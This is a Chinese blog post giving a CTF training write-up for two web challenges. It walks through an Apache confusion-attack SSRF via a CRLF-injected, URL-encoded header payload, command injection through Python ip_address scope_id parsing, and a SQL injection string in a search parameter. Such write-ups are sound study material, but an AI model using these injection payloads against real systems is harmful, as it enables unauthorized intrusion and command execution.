HIT联合培训 Round4

Round 4
1. CyberAttack
前置知识
从docker环境入手
- php:cli
最基础的php环境,纯脚本运行
- php:fpm
FastCGI Process Manager,Common Gateway Interface
使用了FastCGI协议,监听9000端口,配合nginx食用,解耦
- php:apache
把php作为一个module塞进apache
含mod_php,如果php崩了,apache进程也陪葬
- httpd:latest
HTTP Daemon (httpd是apche在linux中的进程名)
纯apache服务器,可以仿照nginx的工作方式配置mod_proxy_fcgi
服务器交互方式

关于CyberAttack这题的服务实现
1 | FROM php:7.4-apache |
- supervisord 监控并守护,防止apache挂掉(内存溢出,代码崩溃)
- Dockerfile启用proxy module
1 | RUN a2enmod rewrite cgi proxy proxy_fcgi proxy_http |
- apache2.conf
1 | ServerName CyberAttack |
- 自定义cgi脚本 (python)
补充图片
attack-domain.py:对用户输入的 IP 进行正则匹配过滤,然后调用 os 执行 ping 命令,虽然直接拼接 IP,但由于正则表达式比较严格,无法直接命令注入。
attack-ip.py:使用 python ipaddress 库的 ip_address 函数进行 ip 地址过滤,然后拼接命令。该 CGI 仅允许本地访问
[!Note]
此
ip_address在n1ctf-j 2026 addr 中亦有记载
1 | target = ip_address(target).compressed |
- index.php 填写表单的
isLocalIP没有用

目标:SSRF 命令注入
SSRF
依旧Confusion Attack https://blog.orange.tw/posts/2024-08-confusion-attacks-ch/
✔️ 3-2-2. Arbitrary Handler to Full SSRF
mod_proxy
1 | http://server/cgi-bin/redir.cgi?r=http:// %0d%0a |
CRLF
在name字段进行CRLF注入
1 | os.popen(f"ping -c {count} {target}") |
http报文
1 |
|
url编码
1 | %0D%0ALocation%3A%2Fooo%0D%0AContent%2DType%3Aproxy%3Ahttp%3A%2F%2F127%2E0%2E0%2E1%2Fcgi%2Dbin%2Fattack%2Dip%3Ftarget%3D%3A%3A1%26name%3Dabc%0D%0A%0D%0A |
这样说明ssrf成功
Command Injection
ip_address 把 % 后面的解析为scope_id
[!Note]
在 IPv4 时代,即使是私网地址(如
192.168.1.1),通常也会通过路由表来决定走哪个网卡。但在 IPv6 中,设计者规定:每一块网卡都必须有一个链路本地地址(fe80…)。
由于你的电脑可能同时插着网线、连着 Wi-Fi、还开着 VPN,这时你的电脑上就会出现一堆前缀一模一样的地址。如果没有
scope_id,系统就彻底迷路了:
- 没有 ID: “我要把包发给
fe80::1。”(系统:我有三个网卡都连接着能通往fe80::1的链路,我该选哪个?)- 有了 ID: “我要把包发给
fe80::1%eth0。”(系统:明白了,走网线!)
为了防止奇怪的编码错误,最好使用base64
[!Warning]
注意要命令注入的部分需要双重url encode
第一次是url,第二次是crlf注入后,ssrf请求的时候的
利用流程
2. FlaskCook
黑盒思路
- 信息泄露
- 报错回显
- fuzz
- 盲打
1 | /search?recipe_name=111&description=111&tags=Dessert') OR '1'='1' -- /*tags可注入*/ |
- 标题: HIT联合培训 Round4
- 作者: OneZ3r0
- 创建于 : 2026-02-02 14:09:45
- 更新于 : 2026-05-05 21:32:50
- 链接: https://blog.onez3r0.top/2026/02/02/hit-cotraining-web/
- 版权声明: 本文章采用 CC BY-NC-SA 4.0 进行许可。